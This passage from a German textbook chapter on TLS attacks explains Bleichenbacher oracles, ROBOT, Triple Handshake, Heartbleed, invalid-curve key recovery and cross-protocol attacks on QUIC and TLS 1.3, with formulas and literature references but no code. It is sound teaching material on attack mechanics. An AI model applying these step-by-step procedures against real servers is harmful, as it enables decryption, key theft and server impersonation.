Bardou et al. [BFK+12] konnten den Bleichenbacher-Angriff in seiner Effizienz noch erheblich steigern und auf andere Anwendungsfälle von PKCS#1 ausdehnen. Sie klassifizierten verschiedene Bleichenbacher-Orakel nach ihrer Stärke (Abb. 12.24) und optimierten die Wahl der Werte s_i in Schritt 2b des Bleichenbacher-Algorithmus. Bei der Überprüfung der PKCS#1-Konformität von Klartexten sollten eigentlich alle Festlegungen von PKCS#1 überprüft werden. Ob der Klartext mit `0x00 0x02` beginnt (in Abb. 12.24 nicht angegeben, da dieser Test immer durchgeführt wird), ob die acht geforderten Nullbytes vorhanden sind (Byte 2 bis 10) und ob mindestens ein Nullbyte nach diesen $8 + 2$ Byte auftaucht. Dies entspricht dem FFT-Orakel aus Abb. 12.24. Ist die Länge des Klartextes bekannt, so kann zusätzlich noch überprüft werden, ob das Nullbyte an der durch diese Längenangabe ℓ festgelegten Position steht. Dies entspricht dem FFF-Orakel aus Abb. 12.24.

In Kryptobibliotheken müssen aber nicht alle diese Überprüfungen implementiert sein. Die effizientesten Bleichenbacher-Orakel lassen sich aus TTT-Orakeln konstruieren, bei denen nur die beiden führenden Bytes des Klartextes überprüft werden. Die meisten Anfra-

	Nullbyte vorhanden	**Byte 2 bis 10 ungleich null**	**Klartext-länge**	**Erfolgswahrscheinlichkeit für $k = \frac{\lvert n\rvert}{8}$**
FFF	yes	yes	yes: ℓ Byte	$\frac{1}{2^{24}} \cdot (\frac{255}{256})^{k-\ell-3}$
FFT	yes	yes	no	$\frac{1}{2^{16}} \cdot (1 - (\frac{255}{256})^{k-10}) \cdot (\frac{255}{256})^{8}$
FTT	yes	no	no	$\frac{1}{2^{16}} \cdot (1 - (\frac{255}{256})^{k-2})$
TTT	no	no	no	$\frac{1}{2^{16}}$

Abb. 12.24 Klassifikation von Bleichenbacher-Orakeln nach [BFK+12] für RSA-Modulus n. Der Eintrag „yes“ bedeutet, dass die entsprechende Prüfung durchgeführt wird, „no“ dass diese Überprüfung nicht implementiert ist

gen benötigt man für FFF-Orakel, da hier die Wahrscheinlichkeit, ein „valid“ zurückzubekommen, am kleinsten ist. Bei TLS kann zusätzlich zum FFF-Fall noch die TLS-Versionsnummer, die die ersten beiden Bytes des Klartextes bildet, geprüft werden – die Erfolgwahrscheinlichkeit liegt dann nur noch bei etwa 2^{-40}.

Meyer et al. [MSW+14] gelang es erstmals, Timing-basierte Seitenkanäle zu konstruieren, mit denen Bleichenbacher-Angriffe möglich sind. Dabei wurde die Antwortzeit auf valide und invalide Anfragen gemessen – wenn es dabei messbare Zeitdifferenz gab, konnte daraus ein Bleichenbacher-Orakel (bei mehrfacher Wiederholung der Zeitmessung) konstruiert werden.

12.4.4 Signaturfälschung mit Bleichenbacher

Im RSA-Kryptosystem gibt es eine beachtenswerte Symmetrie, die sonst in der Public-Key-Kryptographie nicht zu finden ist – die Textbook-RSA-Entschlüsselung

$$m \leftarrow c^d \bmod n$$

und die Textbook-RSA-Signaturerzeugung

$$sig \leftarrow m^d \bmod n$$

sind identisch. Da wir mit einem Bleichenbacher-Angriff den Wert m aus einem gegebenen Chiffretext c berechnen können, ist es ebensogut möglich, den Wert sig aus einem Wert m zu berechnen.

Der Ausgangswert m für den Bleichenbacher-Angriff besteht dabei aus dem PKCS#1-codierten (Abschn. 2.4.2) Hashwert der Nachricht M. Der Bleichen-bacher-Angriff wird dann analog zur Entschlüsselung von Nachrichten durchgeführt. Der einzige Unterschied besteht darin, dass die Anfangsphase etwas länger dauern kann, da der (fiktive) Klartext zu m nicht PKCS#1-konform ist.

Die Idee, RSA-Signaturen mithilfe von Bleichenbacher-Orakeln zu fälschen, wurde erstmals in [Ble98] und dann wieder in [JPS13] beschrieben. In [JSS15a] wurde dieser Angriff implementiert, um ein Bleichenbacher-Orakel in TLS-RSA für Angriffe auf QUIC (Abschn. 12.6.2) und TLS 1.3 (Abschn. 12.6.3) auszunutzen. Im ROBOT-Paper [BSY18] wird eine elegante Art beschrieben, die Firma Facebook von der Existenz eines Bleichenbacher-Orakels in ihrer TLS-Implementierung zu überzeugen – die entsprechende Nachricht an Facebook wurde mit einer Signatur von Facebook versehen (https://robotattack.org/).

12.4.5 ROBOT

Während alle vorangegangenen Bleichenbacher-Orakel in TLS-Bibliotheken unter Laborbedingungen gefunden wurden, gingen die Autoren von *Return Of Bleichenbacher's Oracle Threat,* kurz *ROBOT* [BSY18] einen wichtigen Schritt weiter; sie untersuchten die im WWW tatsächlich eingesetzten Implementierungen. Diese unterschieden sich teils signifikant von den bekannten Bibliotheken, und zahlreiche neue Bleichenbacher-Orakel konnten so entdeckt werden, unter anderem in Produkten der Hersteller F5, Citrix und Cisco und in namhaften Domains wie `facebook.com` und `paypal.com`.

Neben diesem Internetscan bestand die Neuheit des ROBOT-Ansatzes darin, neue Orakelquellen zu untersuchen. So wurde hier erstmals das gesamte Netzwerkverhalten des TLS-Servers beobachtet, und Bleichenbacher-Orakel konnten aus unterschiedlichem Netzwerkverhalten bei validen und invaliden ClientKeyExchange-Nachrichten ermittelt werden, z. B. durch

- Timeouts,
- TCP Connection Resets oder durch
- Unterschiede in der Anzahl der Alert-Nachrichten.

Unterschiedliches Verhalten in den beiden Fällen Valid/Invalid konnte durch eine verkürzte Handshake-Sequenz getriggert werden. ClientKeyExchange wurde ohne die normalerweise darauffolgenden Nachrichten ChangeCipherSpec und ClientFinished gesendet.

12.4.6 Synchronisationsangriff auf TLS-RSA

In TLS-RSA-Ciphersuites kann ein Man-in-the-Middle-Angreifer leicht zwei TLS-Verbindungen aufbauen, in denen das gleiche MasterSecret berechnet und die gleichen Schlüssel verwendet werden. In einer Verbindung agiert er dabei als Server und in der anderen als Client (Abb. 12.25).

Dazu muss er nur die beiden Nonces und das vom Client gewählte PremasterSecret weiterleiten. Der Angreifer $\mathcal{A}$ sendet dabei sein eigenes, valides TLS-Zertifikat an den Client, dieser weiß daher, dass er mit $\mathcal{A}$ kommuniziert (und nicht mit S). Der Angriff ist daher kein echter Man-in-the-Middle-Angriff auf die Verbindung zwischen C und S, und für sich genommen ist er wertlos – er entfaltet seine Wirkung erst im Kontext eines komplexeren TLS-Szenarios, das im nächsten Abschnitt beschrieben wird.




Abb. 12.25 Einfacher Synchronisationsangriff auf TLS-RSA

12.4.7 Triple Handshake Attack

Aus akademischer Sicht ist der *Triple-Handshake*-Angriff [BDF+14] faszinierend, da er der bis heute komplexeste Angriff auf der TLS-Ökosystem ist und viele grundlegende Einsichten bündelt. Aus praktischer Sicht war sein Impact begrenzt, weil er lediglich aufzeigte, wie der Angriff von Marsh Ray und Steve Dispensa [RD09] auf TLS-Renegotiation (Abschn. 10.6) trotz der implementierten Gegenmaßnahmen wiederbelebt werden kann. Sein Einfluss auf die Praxis aber war wieder enorm: Er hat maßgeblich die Konzepte der Schlüsselableitung in TLS 1.3 mitgeformt und in vielen Begleitstandards von TLS zu umfangreichen Änderungen in der Ableitung kryptographischer Parameter geführt. Der Grund dafür war, dass dieser Angriff aufgezeigt hat, dass das *Konzept* der Client-Authentifizierung in TLS immer noch lückenhaft war.

Voraussetzung für den Angriff ist, dass der Client sich *im TLS-Handshake* authentifiziert und nicht nachträglich über ein HTML Formular. Angreifer $\mathcal{A}$ agiert als TCP-Man-in-the-Middle zwischen Client C und Server S. Der Angriff erstreckt sich über drei sukzessive TLS-Handshakes:

1. Der erste Handshake entspricht der in Abb. 12.25 dargestellten Synchronisation des MasterSecret und aller verwendeten Schlüssel. In beiden Handshakes ($C \leftrightarrow \mathcal{A}$ und $\mathcal{A} \leftrightarrow S$) sind das MasterSecret und alle Schlüssel identisch, es werden aber unterschiedliche Zertifikate verwendet, und daher sind die Finished-Nachrichten unterschiedlich. Aus diesem




Abb. 12.26 Zweiter Schritt des Triple-Handshake-Angriffs: TLS Session Resumption mit passivem Angreifer $\mathcal{A}$

Grund ist der in Abschn. 10.6 beschriebene Renegotiation-Angriff wegen der in RFC 5746 [RRDO10] beschriebenen Gegenmaßnahme (noch) nicht möglich. Nach diesem Handshake kann der Angreifer aber schon, analog zum Renegotiation-Angriff, verschlüsselte Daten an den Server schicken, z. B. einen unvollständigen POST-Request.

2. Der zweite Handshake (Abb. 12.26) ist ein einfacher Session-Resumption-Angriff, bei dem der Angreifer passiv bleibt. Dadurch werden das Transkript der Nachrichten bei C, $\mathcal{A}$ und S und somit auch die Finished-Nachrichten identisch – RFC 5746 wird ausgehebelt! Da der Angreifer das verwendete MasterSecret ms aus dem ersten Handshake kennt und die beiden neuen Nonces r_C, r_S mitlesen kann, kann er auch hier alle Schlüssel berechnen und im Record Layer verschlüsselte Daten an den Server senden.
3. Im dritten Handshake (Abb. 12.27) führen Client C und Server S eine TLS-Renegotiation durch, einen vollständigen Handshake innerhalb des Record Layer des zweiten Handshakes. RFC 5746 schreibt vor, dass der Inhalt der Finished-Nachrichten aus dem letzten Handshake in einer Erweiterung im ClientHello und ServerHello transportiert wird – dies sind die Werte VD_C und VD_H. Diese sind wegen Handshake 2 identisch, Client und Server können also nicht erkennen, dass ihr Kommunikationspartner sich geändert hat. In diesem dritten Handshake kann eine beliebige Ciphersuite zum Einsatz kommen, und der Client authentifiziert sich über ein Client-Zertifikat $cert(pk_C; c@r.s)$. Damit authentifiziert er aber auch den POST-Request, der nach dem zweiten Handshake vom Angreifer an den Server übertragen wurde, und der Angriff ist vollständig.

12.5 Angriffe auf den privaten Schlüssel

Angriffe auf den Record Layer oder auf den Sitzungsschlüssel kompromittieren die Sicherheit *einzelner* TLS-Verbindungen. Angriffe auf den privaten Schlüssel des Servers kompromittieren *alle* TLS-Verbindungen zu diesem Server, da ein Angreifer danach als Man-




Abb. 12.27 Dritter Schritt des Triple-Handshake-Angriffs: TLS Renegotiation zwischen C und S mit der RFC-5746-Erweiterung (VD_C und VD_S in den Hello-Nachrichten)

in-the-Middle zwischen Client und Server alle Nachrichten mitlesen kann. Der Angreifer wäre in einem erfolgreichen Angriff auf den privaten Schlüssel in der Lage, den Server zu *impersonifizieren.*

12.5.1 Timing-basierte Angriffe

David Brumley und Dan Boneh [BB03] stellten einen Angriff vor, der eine Performanzoptimierung in OpenSSL ausnutzte, um den privaten RSA-Schlüssel des Servers zu berechnen. Dazu sendete der Angreifer immer wieder neue, speziell präparierte ClientKeyExchange-Nachrichten an den Server und beobachtete das Timing-Verhalten. Dieser Angriff wurde in [ASK05] noch verbessert.

In [BT11] konnte dieser Angriff auf ECDSA-basierte Ciphersuites von OpenSSL ausgeweitet werden.

12.5.2 Heartbleed

Anfang des Jahres 2014 erschütterte ein einfacher, aber folgenschwerer Angriff die TLS-Community: Mit dem „Heartbleed“ genannten Angriff konnten *alle* geheimen Daten eines

TLS-Servers ausgelesen werden, einschließlich des privaten Schlüssels. Betroffen waren nur die OpenSSL-Versionen 1.0.1 bis 1.0.1f, alle anderen Versionen und Implementierungen waren nicht anfällig.

Schuld daran war ein äußerst dummer Programmierfehler in der *Heartbeat*-Funktion von OpenSSL (daher der Name). Diese Heartbeat-Funktion wird eigentlich nur für *DTLS* benötigt, eine extrem selten eingesetzte Variante für TLS-over-UDP. Da UDP (im Gegensatz zu TCP) verbindungslos ist, kann eine DTLS-Implementierung nicht wissen, ob die Gegenstelle noch aktiv ist. Sie kann daher eine Heartbeat-Anfrage stellen, die die Gegenstelle beantworten muss.

Eine Heartbeat-Anfrage lautet ungefähr wie folgt:

```
Bitte sende mir diese 5 Zeichen zurück: "Hello".
```

Die Gegenstelle sollte darauf mit `Hello` antworten. Wegen eines dummen Programmierfehlers wurde in OpenSSL 1.0.1 aber nicht geprüft, ob die Längenangabe mit dem gesendeten String übereinstimmte. Der Heartbleed-Angriff besteht nun lediglich darin, eine extrem große Längenangabe zu senden:

```
Bitte sende mir diese 16.384 Zeichen zurück: "Hello".
```

Darauf antwortete der OpenSSL-Server mit `Hello` und 16.384 weiteren Bytes, die maximal erlaubte Anzahl von Zeichen in einem Heartbeat-Request, aus dem Arbeitsspeicher des OpenSSL-Prozesses.

Diese Bytes konnten dann auch geheime Daten enthalten, z. B. das MasterSecret, die Sitzungsschlüssel und sogar Informationen, um den privaten Schlüssel des Servers zu berechnen. Erst durch die Kompromittierung der langlebigen privaten Schlüssel wurde der Angriff richtig verheerend, da dadurch alle Daten von allen Nutzern entschlüsselt werden konnten. Zum Vergleich: Der Bleichenbacher-Angriff berechnet nur das Premaster Secret, und damit kann man die Daten eines einzelnen Nutzers entschlüsseln.

Dieser einfache Angriff hatte deswegen so verheerende Folgen, weil viele einzelne Faktoren zusammenkamen:

- Heartbeat war standardmäßig aktiviert und musste durch Neukompilieren des Source-Codes erst deaktiviert werden.
- Aufgrund des (relativ harmlosen) BEAST-Angriffs, der in OpenSSL auch schon nicht mehr möglich war, migrierten viele Anwender von TLS 1.0 auf TLS 1.1 und damit auf OpenSSL 1.0.1.
- Der Speicherbereich, in dem langlebige private Schlüssel (oder daraus direkt abgeleitete Daten) gespeichert werden, ist nicht sauber vom Speicherbereich für kurzlebige Daten getrennt.

Insbesondere der letzte Punkt ist auch nach Behebung der Heartbleed-Lücke bedenklich. Jeder Buffer Overflow, der bei OpenSSL entdeckt wird, kann damit potenziell zur Kompromittierung aller Daten führen. Kryptographisch ist hier eine saubere Trennung geboten, am besten durch den Einsatz eines Hardware-Sicherheitsmoduls für die langlebigen Schlüssel; dies wird für die formalen Analysen auch immer vorausgesetzt, da es gute Programmierpraxis ist.

12.5.3 Invalid-Curve-Angriffe

Die Sicherheit aller Diffie-Hellman-basierten Kryptosysteme beruht darauf, dass in einer hinreichend großen Untergruppe einer sicheren Gruppe gerechnet wird – eine solche Untergruppe sollte mindestens 2^{160} Gruppenelemente enthalten (Abschn. 2.5.2). Jede Implementierung dieser Kryptoverfahren sollte daher sicherstellen, dass auch tatsächlich in einer solchen Gruppe gerechnet wird.

Wird diese Überprüfung in der Implementierung *vergessen,* so sind Angriffe möglich, bei denen man eine Partei „zwingt", in einer kleinen Untergruppe zu rechnen. Kleine Untergruppen gibt es immer:

- In Primzahlgruppen $(\mathbb{Z}_p^*, \cdot)$ gibt es für jeden Teiler t der Gruppenordnung $p-1$ auch Untergruppen, die diese Ordnung besitzen. Insbesondere gibt es immer eine Untergruppe der Ordnung 2. Daher sollte jede Implementierung prüfen, ob alle empfangenen Gruppenelemente in der festgelegten „großen" Untergruppe der Ordnung $q \geq 2^{160}$ mit $q \mid p-1$ liegen.
- Bei elliptischen Kurven $EC(a, b)$ über einem endlichen Körper $GF(p)$ hängt die Anzahl der Gruppenelemente auf der Kurve von den Parametern a und b ab. Für alle in der Literatur beschriebenen elliptischen Kurven sind diese beiden Parameter so gewählt, dass die Anzahl der Punkte auf der Kurve eine Primzahl $q \geq 2^{160}$ ist. Jede Implementierung sollte daher prüfen, ob ein empfangener Punkt auch tatsächlich auf der festgelegten Kurve liegt, d. h., ob seine Koordinaten die Gleichung $y^2 = x^3 + ax + b$ auch tatsächlich erfüllen.

Raten des Sitzungsschlüssels Kann ein Angreifer beide Parteien in einem Diffie-Hellman-Schlüsselaustausch dazu bringen, in einer kleinen Gruppe der Ordnung t zu rechnen, so gibt es nur insgesamt t verschiedene Diffie-Hellman-Werte pms, die der Angreifer raten kann. Da bei TLS-DH und TLS-DHE der Wert pms die einzig geheime Eingabe in der Schlüsselableitung ist kann der Angreifer diese mit dem geratenen Wert nachvollziehen und dann durch Entschlüsselung der Finished-Nachrichten überprüfen, ob er richtig geraten hat. Angriffe dieser Art in realistischen Angreifermodellen sind für TLS nicht bekannt [VAS+17], aber möglich.

Berechnung des privaten Schlüssels Vergisst eine TLS-Serverimplementierung zu überprüfen, ob der in der ClientKeyExchange-Nachricht empfangene Wert tatsächlich in der vereinbarten Gruppe liegt, so kann bei TLS-DH der langlebige private Schlüssel s zu dem im Serverzertifikat enthaltenen öffentlichen Schlüssel $S = g^s$ berechnet werden. Dazu berechnet der Angreifer $\mathcal{A}$ zunächst die Werte $s \bmod t$ für viele kleine Werte t wie folgt:

1. $\mathcal{A}$ berechnet eine Gruppe der Ordnung t und sendet ein Element g' aus dieser Gruppe in der ClientKeyExchange-Nachricht an den Server.
2. $\mathcal{A}$ wählt zufällig s' aus $\mathbb{Z}_t$ und berechnet $pms' \leftarrow g'^{s'}$. Mit Wahrscheinlichkeit $\frac{1}{t}$ ist dieser Wert gleich dem geheimen Wert $pms \leftarrow g'^{s}$, den der Server berechnet hat. Mit pms' führt er die TLS-Schlüsselableitung durch. Mit den so gewonnenen Schlüsseln berechnet und verschlüsselt er die ClientFinished-Nachricht.
3. Akzeptiert der Server die ClientFinished-Nachricht, so weiß $\mathcal{A}$, dass $pms' = pms$ gilt. Damit kennt er auch $s \bmod t = s'$.

Hat der Angreifer nun für hinreichend viele teilerfremde Zahlen $t_1, t_2, t_3, \ldots$ die Werte $s \bmod t_1$, $s \bmod t_2$, $s \bmod t_3$, ... bestimmt, so kann er daraus mit Hilfe des Chinesischen Restsatzes den Wert s rekonstruieren.

Dieser Angriff kann für Primzahlgruppen $\mathbb{Z}_p$ durch den Einsatz von *Safe Primes* mit $p - 1 = 2q$, q prim, verhindert werden. Da die Ordnung jeder Untergruppe $p - 1$ teilen muss, gibt es in diesem Fall nur Untergruppen der Ordnung 2 und q, und der Chinesische Restsatz kann nicht angewandt werden. Analog dazu ist der Angriff auch für Primzahlen p, bei denen $p - 1$ nur „wenige“ Primteiler hat, unmöglich.

Bei elliptischen Kurven gibt es mehr Möglichkeiten, die Parameter (a', b') so zu wählen, dass die resultierende EC-Gruppe genau die Ordnung t' hat. Praktisch durchführbare Angriffe auf TLS-DH-Bibliotheken werden, mit allen technischen Details, in [JSS15b] beschrieben.

12.6 Cross-Protocol-Angriffe

Die Idee, ein Protokoll A anzugreifen, um damit Protokoll B zu brechen, erscheint zunächst einmal unsinnig. Wenn sich aber die Protokolle A und B einen gemeinsamen privaten Schlüssel teilen, kann ein solcher Angriff durchaus Sinn machen. In der Theorie und in den Spezifikationen der Protokolle wird diese *Key-Reuse*-Praxis nie berücksichtigt, sie ist aber in der Praxis weit verbreitet. So gibt es z. B. Router, die das gleiche RSA-Schlüsselpaar für SSH, TLS und IPsec IKE verwenden [FGS+18]. In einem solchen Szenario könnte man z. B. eine Bleichenbacher-Schwachstelle in der IPsec-Implementierung dazu nutzen, um das mit dem gleichen RSA-Schlüssel geschützte Premaster Secret aus einer TLS Session zu entschlüsseln. In diesem Abschnitt sollen daher die aus der wissenschaftlichen Literatur bekannten Cross-Protocol-Angriffe beschrieben werden.

12.6.1 Cross-Ciphersuite-Angriffe für TLS

Bereits 1996 haben David Wagner und Bruce Schneier [WS96] darauf hingewiesen, dass ein aktiver Angreifer die Aushandlung der zu verwendenden Chiphersuite im TLS-Handshake derart beeinflussen könnte, dass Client und Server unterschiedliche Schlüsselvereinbarungsverfahren nutzen. Wenn so z. B. der Client eine vom Server gesandte Primzahl p fälschlicherweise für einen RSA-Modulus halten und damit das Premaster Secret verschlüsseln würde, so könnte dieses von einem Angreifer natürlich einfach entschlüsselt werden. Einen konkreten Nachweis, dass solche Angriffe tatsächlich möglich seien, blieben Wagner und Schneier aber schuldig.

Dieser Nachweis gelang erst 16 Jahre später in [MVVP12]. Es wurde gezeigt, dass ein Angreifer, der die vom Server ausgewählte Schlüsselvereinbarungsmethode TLS-ECDHE in der ServerHello-Nachricht in TLS-DHE umwandelt, mit einer geringen, aber nicht zu vernachlässigenden Wahrscheinlichkeit den TLS-Handshake brechen kann. Dazu müssen alle Längenangaben in der Beschreibung der ECDHE-Parameter (Basispunkt, Beschreibung der elliptischen Kurve, ECDH-Share des Servers) so passen, dass der gleiche Bytestring vom Client auch als DHE-Parameter (erzeugendes Gruppenelement, Primzahl p, DH-Share des Servers) interpretiert werden kann. Da beide Bytestrings identisch sind, bleibt die Signatur dazu gültig. Der Client wird aber einen Abschnitt dieses Strings als Modulus verwenden, der mit hoher Wahrscheinlichkeit keine Primzahl ist, und der Angreifer kann dann den diskreten Logarithmus aus dem Client-DH-Share ermitteln, das vom Client verwendete Premaster Secret und alle daraus abgeleiteten Schlüssel berechnen und so den Server impersonifizieren.

12.6.2 TLS und QUIC

Das QUIC-Protokoll wurde 2013 von Google auf der IETF 88 erstmals als Ersatz für TLS vorgestellt. Es sollte die Latenzzeit beim Aufbau verschlüsselter Verbindungen deutlich reduzieren. QUIC ist detailliert in [LJBN15] und [FG14] beschrieben.




Abb. 12.28 Stark vereinfachte Darstellung des QUIC-Protokolls

Abb. 12.28 gibt einen Überblick über das QUIC-Protokoll:

- Beim ersten Verbindungsaufbau zwischen Client und Server wird zunächst die Connect-Phase durchgeführt. Hier werden Konfigurationsdaten abgeglichen, und der Server speichert mit der ServerConfig-Nachricht einen DH-Share $S = g^s$ im Client, der für einen bestimmten Zeitraum genutzt werden kann. Diese ServerConfig-Nachricht wird vom Server signiert, und sie enthält ausschließlich Daten, die vom Server erzeugt wurden.
- Danach und bei allen nachfolgenden QUIC-Handshakes wird nur noch die Repeat-Phase durchgeführt. In der FullClientHello-Nachricht referenziert der Client die gespeicherte ServerConfig-Nachricht durch n_S und sendet eine eigene Nonce n_C und einen eigenen ephemeral DH-Share $X = g^x$. Anschließend kann der Client schon erste Nachrichten an den Server verschlüsseln, wobei der verwendete Schlüssel k_1 aus $DH(S, X) = g^{sx}$ abgeleitet werden.
- In der ServerHello-Nachricht antwortet der Server mit einem ephemeral DH-Share $Y = g^y$. Zur Verschlüsselung aller nachfolgenden Nachrichten wird nun der Schlüssel k_2 eingesetzt. Dieser wurde aus $DH(X, Y) = g^{xy}$ abgeleitet, und daher wird hier Perfect Forward Secrecy erreicht.

Der Cross-Protocol-Angriff von TLS auf QUIC, der in [JSS15a] beschrieben ist, setzt voraus, dass in einem Key-Reuse-Szenario ein RSA-Schlüsselpaar von QUIC und TLS gemeinsam genutzt wird und dass in der TLS-RSA-Implementierung eine Bleichenbacher-Schwachstelle enthalten ist. Dieses Bleichenbacher-Orakel wird nun genutzt, um wie in Abschn. 12.4.4 beschrieben eine digitale Signatur über einen vom Angreifer gewählten ServerConfig-Datensatz zu berechnen. Da dieser Datensatz, wie oben angegeben, nur vom Server gewählte Werte enthält, kann auch der Angreifer diese Werte selbst wählen, insbesondere den Gültigkeitszeitraum. Er hat daher beliebig viel Zeit, um die Signatur mittels Bleichenbacher zu fälschen und damit im QUIC-Protokoll den Server zu impersonifizieren.

12.6.3 TLS 1.2 und TLS 1.3

Eine der weitreichendsten Entscheidungen der IETF war, alle TLS-RSA-Ciphersuites aus TLS 1.3 zu verbannen. Bleichenbacher-Orakel und die damit verbundenen Angriffsmöglichkeiten sollten damit der Vergangenheit angehören.

Da jede neue TLS-Version zunächst einmal parallel zu älteren Versionen genutzt wird, ist der Sicherheitsgewinn aber nicht ganz so klar abgrenzbar. In Abb. 12.29 ist hierzu ein Man-in-the-Middle-Angriffsszenario vorgestellt, mit dem sich ein Angreifer auch gegenüber einem Client, der nur noch TLS 1.3 unterstützt, als legitimer Server ausgeben kann. Voraussetzung ist hier lediglich, dass der Server noch TLS-RSA mit einem Zertifikat unterstützt, das auch zur Überprüfung von digitalen Signaturen verwendet werden kann. Ein




Abb. 12.29 Cross-Protocol-Man-in-the-Middle-Angriff von TLS-RSA auf TLS 1.3

Key-Reuse-Szenario, in dem das gleiche RSA-Schlüsselpaar von TLS-RSA und TLS 1.3 verwendet wird, ist *nicht* erforderlich.

1. Der Angreifer wartet auf eine ClientHello-Nachricht, die er abfängt. Er kann auf diese Nachricht mit allen Nachrichten antworten, die noch keine Serverauthentifikation voraussetzen: ServerHello, ServerKeyShare und Certificate. Das signierte Serverzertifikat hat er während eines normalen TLS-RSA-Handshakes mit dem Server mitgeschnitten. Da dieses Zertifikat keinerlei Angaben zur verwendeten TLS-Version oder -Ciphersuite enthält, kann es in jedem TLS-Handshake zur Authentifizierung des Servers eingesetzt werden. Der Angreifer sendet diese Nachrichten so, dass die TCP-Verbindung möglichst lange offen bleibt.
2. Nun führt der Angreifer einen Bleichenbacher-Angriff gegen das Orakel in der TLS-RSA-Implementierung durch. Er beginnt mehrere TLS-RSA-Handshakes und sendet jeweils modifizierte ClientKeyExchange-Pakete. Mithilfe der Valid/Invalid-Antworten des Bleichenbacher-Orakels konstruiert er wie in Abschn. 12.4.4 beschrieben eine digitale Signatur für die CertificateVerify-Nachricht, die er im TLS-1.3-Handshake senden muss.
3. Schafft der Angreifer es, diese Signaturkonstrunktion abzuschließen, bevor der Client aufgrund eines Handshake-Timeouts die TCP-Verbindung abbaut, so hat er gewonnen. Da er ServerKeyExchange im TLS-1.3-Handhsake selbst gewählt hat, kennt er das PremasterSecret und kann alle Schlüssel ableiten sowie die Finished-Nachrichten berechnen.

Dieser Angriff wurde in [JSS15a] beschrieben, zusammen mit praktischen Experimenten, ob ein solcher Angriff praktisch möglich sei. Der Angriff zeigt, wie schwierig es ist, verschiedene Protokolle voneinander abzugrenzen, wenn die gleiche Vertrauensinfrastruktur im

